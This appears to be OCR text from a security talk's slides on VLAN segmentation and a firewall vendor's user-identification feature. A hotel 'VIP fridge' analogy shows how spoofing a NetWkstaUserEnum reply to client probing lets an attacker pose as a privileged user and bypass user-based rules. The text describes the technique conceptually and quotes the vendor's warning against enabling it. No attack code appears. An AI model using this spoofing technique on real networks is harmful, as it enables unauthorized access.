
Preamble	Destination MAC address	Source MAC address	Type	PayLoad	CRC/FCS	
Preamble	Destination MAC address	Source MAC address	**802.1Q header** (VLAN ID)	Type	PayLoad	Recalculated field CRC/FCS

Traditional segmentation



Step through

Traditional segmentation




From	To	Ports
VLAN2	VLAN1	Port 80

Traditional segmentation

VLAN1
VLAN2
VLAN3
N6
VLAN9

*Overdramatic example

Exploring $Vendor1




Active Directory authentication logs

Syslog servers

Client Probing

And more!

Exploring $Vendor1




From	User	To	Ports
VLAN2	Steve	VLAN1	Port 80

Exploring $Vendor1

The sysadmin in me

Exploring $Vendor1

The hacker in me




Exploring $Vendor1

Client Probing

Exploring $Vendor1

Client Probing



Exploring $Vendor1

Client Probing

I'd like access to the VIP fridge pls. My hotel room number is (192.168.56.)148.

(ping vip-fridge.tld)

Exploring $Vendor1

Client Probing

Ahh, room 148. Our system doesn't know who's currently checked into this room. What is your name sir ?

(NetWkstaUserEnum Request)

Exploring $Vendor1

Client Probing

My name is Justin.

(NetWkstaUserEnum Response)


Exploring $Vendor1

Client Probing

Hi, Mr. Perdok.
Sorry, you are not allowed to access the VIP fridge due our hotel policy. VIP clients only.

Exploring $Vendor1

Oversight of Client Probing ?



Exploring $Vendor1

Oversight of Client Probing ?

I'd like access to the VIP fridge pls. My hotel room number is (192.168.56.)149.

(ping vip-fridge.tld)

Exploring $Vendor1

Oversight of Client Probing ?

Aah, room 149. Our system doesn't know who's currently checked into this room.
What is your name sir ?

(NetWkstaUserEnum Request)

Exploring $Vendor1

Oversight of Client Probing ?

My name is Steve.

(Spoofed NetWkstaUserEnum Response)

Exploring $Vendor1

Oversight of Client Probing ?


Hi, Mr. McGreeve. I see you bought our VIP package.
Of course you are allowed to access the VIP fridge!

Exploring $Vendor1

Client probing: "I trust client side without validation."

Hackers around the world:

Exploring $Vendor1




ping vipbeer-fridge.tld

NetWkstaUserEnum Request

Spoofed NetWkstaUserEnum Response


?

Exploring $Vendor1



			Source				Destination	
Name	Tag	Typ	Zone	Address	User	HIP Pro	Zone	Address
VLAN2 to VLAN1	n…	u…	VLAN2	any	any	any	VLAN1	any
VIP Members in VLAN 1 to VIP Beer Fridge in VLAN2	n…	u…	VLAN1	any	domain\vip members	any	VLAN2	VIP_Beer_Fridge_192.168.57.10
DC to VLAN2	n…	u…	VLAN1	DC …	any	any	VLAN2	any

Exploring $Vendor1




WMI
SMB

User-ID Agent


WMI

Firewall

Exploring $Vendor1




Exploring $Vendor1



DOMAIN\svc_palo_alto_userid
NT SERVICE\ALL SERVICES


Exploring $Vendor1



STEP 4 » (Optional, not recommended) Configure client probing.

Do not enable client probing on high-security networks. Client probing can generate a large amount of network traffic and can pose a security threat when misconfigured.

Exploring $Vendor1




Windows Server Monitoring

☑ Enable Security Log Monitor

Security Log Monitor Frequency (seconds): 1

□ Enable Server Session Read

Server Session Read Frequency (seconds): 10




☑ Enable WMI Probing

☑ Enable NetBIOS Probing

Probing Interval (minutes): 20

Exploring $Vendor1




Servers

	Name	Type	Network Address
☐	dc01.ad.domain.tld	active-directory	192.168.56.10

Include / Exclude list of configured networks

